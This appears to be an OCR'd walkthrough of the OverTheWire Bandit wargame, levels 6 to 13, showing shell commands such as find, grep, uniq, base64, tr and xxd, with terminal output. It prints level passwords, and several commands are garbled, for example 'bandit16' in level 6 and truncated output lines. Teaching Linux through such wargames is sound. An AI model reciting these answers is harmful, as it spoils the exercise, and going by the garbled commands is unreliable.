
The password for the next level is stored **somewhere on the server** and has all of the following properties:


- owned by user bandit7
- owned by group bandit6
- 33 bytes in size

In this level the password file is stored **somewhere on the server**. According to Level Goal, we need to find that file which fulfil the above conditions.

Again, find command will be used here. In the find command, there are options ‘user’ and ‘group’. So, the command will be

```
find / -user bandit7 –group bandit6 –size 33c.
```





Here '/' represents to scan all the files.


The above command will show the password file. There is only one file which has permission to access by the bandit6.

```
ls -la
find / -user bandit7 -group bandit16 -size 33c
cat /var/lib/dpkg/info/bandit7.password
```

Now, we can read the password file using cat command.

The above flag will be used to connect bandit7.

```
ssh bandit7@localhost
```



Level 7-8

The password for the next level is stored in the file **data.txt** next to the word **millionth.**

Again, we will use ls –la command to list all the files. According to Level Goal, we need to find that word next to millionth. There is a command called grep which is used to search words, characters, etc. present in the file.

Here, we will use cat and grep command simultanously by using '|'(PIPE). The pipe takes previous output as a input for the second command.


```
ls -la
cat data.txt | grep millionth
```

```
bandit7@bandit:~$ ls -la
total 4108
drwxr-xr-x  2 root    root       4096 Dec 28  2017 .
drwxr-xr-x 29 root    root       4096 Dec 28  2017 ..
-rw-r--r--  1 root    root        220 Sep  1  2015 .bash_logout
-rw-r--r--  1 root    root       3771 Sep  1  2015 .bashrc
-rw-r--r--  1 root    root        655 Jun 24  2016 .profile
-rw-r-----  1 bandit8 bandit7 4184396 Dec 28  2017 data.txt
bandit7@bandit:~$ cat data.txt | grep millionth
millionth       cvX2JJa4CFALtqS87jk27qwqGhBM9plV
```

The above command will generate flag. And this flag will be used to connect bandit8.

```
1 ssh bandit8@localhost
```

```
bandit7@bandit:~$ ssh bandit8@localhost
Could not create directory '/home/bandit7/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X
Are you sure you want to continue connecting (yes/no)? ye
Failed to add the host to the list of known hosts (/home/
This is a OverTheWire game server. More information on ht
bandit8@localhost's password:
```



Level 8-9

The password for the next level is stored in the file **data.txt** and is the only line of text that occurs only once.

SORT command is used to sort a file, arranging the records in a particular order. By default, the sort command sorts file assuming the contents are ASCII.

UNIQ command is used to remove duplicates, show a count of occurrences, show only repeated lines, ignore certain characters and compare on specific fields.


Again, we will use ls command to see the files. We get the file named **data.txt**. According to Level Goal, We need to find the text that occurred only once. The above commands will help to reach our flag. Combining these commands with cat using pipe. We will reach to our flag.

```
ls -la
cat data.txt | sort | uniq -u
```

```
bandit8@bandit:~$ ls -la
total 56
drwxr-xr-x  2 root    root     4096 Dec 28  2017 .
drwxr-xr-x 29 root    root     4096 Dec 28  2017 ..
-rw-r--r--  1 root    root      220 Sep  1  2015 .bash_logout
-rw-r--r--  1 root    root     3771 Sep  1  2015 .bashrc
-rw-r--r--  1 root    root      655 Jun 24  2016 .profile
-rw-r-----  1 bandit9 bandit8 33033 Dec 28  2017 data.txt
bandit8@bandit:~$ cat data.txt | sort | uniq -u
UsvVyFSfZZWbi6wgC7dAFyFuR6jQQUhR
```

The above commands will be used to generate the flag. This flag will be used to connect bandit9.

```
ssh bandit9@localhost
```




Level 9-10

The password for the next level is stored in the file **data.txt** in one of the few human-readable strings, beginning with several '=' characters.

Again, we will use ls –la command to view the files and folders. Here, there is also a data.txt file. According to Level Goal, we need to search the string has beginning with several '=' characters. Here also, we will use grep command.

```
ls -la
strings data.txt | grep '='
```



By using above commands, we can generate our flag. This flag will be used to connect bandit10.


```
1 ssh bandit10@localhost
```

Level 10-11

The password for the next level is stored in the file **data.txt**, which contains base64 encoded data.


Here, we will use ls –la command to view the files which are present in this directory. We can read this file using cat command easily but According to Level Goal, this text is encoded in base64. So, we will decode it by using base64 –d command.

```
ls -la
cat data.txt
cat data.txt | base64 -d
```



By using above commands, we can generate the flag. This flag can be used to connect bandit11.

```
1 ssh bandit11@localhost
```




Level 11-12

The password for the next level is stored in the file **data.txt**, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions.

Here, we will list all the files using ls command and then read by cat command. Since, this text is encoded in **ROT-13**. So, we will translate it using **'tr'** command.

```
ls -la
cat data.txt | tr a-zA-Z n-za-mN-ZA-M
```



By using above commands, we can generate the flag. This flag can be used to connect bandit12.

```
ssh bandit12@localhost
```

Level 12-13

The password for the next level is stored in the file **data.txt**, which is a hexdump of a file that has been repeatedly compressed. For this level it may be useful to create a directory under /tmp in which you can work using mkdir. For example: mkdir /tmp/myname123. Then copy the datafile using cp, and rename it using mv (read the manpages!).

Here, we will view all the files using **ls –la** command. Here is also file named data.txt but it is a hexdump of a file. By using cat command, we can verify that it is hexdump or not.

```
ls -la
file data.txt
```

```
3 | cat data.txt
```

```
bandit12@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root     root     4096 Dec 28  2017 .
drwxr-xr-x 29 root     root     4096 Dec 28  2017 ..
-rw-r--r--  1 root     root      220 Sep  1  2015 .bash_logout
-rw-r--r--  1 root     root     3771 Sep  1  2015 .bashrc
-rw-r--r--  1 root     root      655 Jun 24  2016 .profile
-rw-r-----  1 bandit13 bandit12 2646 Dec 28  2017 data.txt
bandit12@bandit:~$ file data.txt
data.txt: ASCII text
bandit12@bandit:~$ cat data.txt
00000000: 1f8b 0808 ecf2 445a 0203 6461 7461 322e  ......DZ..data2.
00000010: 6269 6e00 0149 02b6 fd42 5a68 3931 4159  bin..I...BZh91AY
00000020: 2653 5930 3e1b 4000 0014 ffff dde3 2b6d  &SY0>.@.......+m
00000030: afff dd1e dfd7 ffbf bdfb 3f67 bfff ffff  ..........?g....
00000040: bde5 bfff aff7 bfdb e5ff ffef b001 39b0  ..............9.
00000050: 480d 3400 0068 0068 1a00 0000 01a3 4000  H.4..h.h......@.
00000060: 0001 a643 4d34 0000 d00d 0698 800d 1934  ...CM4.........4
00000070: d0c4 d034 1a36 a343 646a 1c9a 3206 9a00  ...4.6.Cdj..2...
00000080: 3406 8000 068d 064f 51a3 4000 000f 5000  4......OQ.@...P.
00000090: 6868 0034 d308 0da4 6990 1a03 4000 6869  hh.4....i...@.hi
000000a0: a0d0 00d3 2341 94d0 0006 8006 8034 1a34  ....#A.......4.4
000000b0: 00d0 d000 0310 d068 3400 001e 900d 1a19  .......h4.......
000000c0: 0062 68d3 4680 640f 48d0 d320 0068 621a  .bh.F.d.H.. .hb.
000000d0: 0543 0116 180c 6232 a7d7 82c8 7bd4 2374  .C....b2....{.#t
```

According to Level Goal, we need to make directory in /tmp.


xxd can convert a hex dump back to its original binary form.

zcat decompresses the data of all the input files, and writes the result on the standard output.


bzip2 is only a data compressor like gzip.

But here, the data.txt file is repeatedly compressed.


```
mkdir /tmp/Rajchandel
cd /tmp/Rajchandel
xxd -r ~/data.txt > data.txt
file data.txt
zcat data.txt > Raj1
file Raj1.out
bzip2 -d Raj1 [It shows the error and error gives the extension of fil
zcat -d Raj1.out > Raj2
file Raj2
tar -xvf Raj2
file data5.bin
tar -xvf data5.bin
file data6.bin
```



```
bzip2 -d data6.bin
file data6.bin.out
tar -xvf data6.bin.out
```

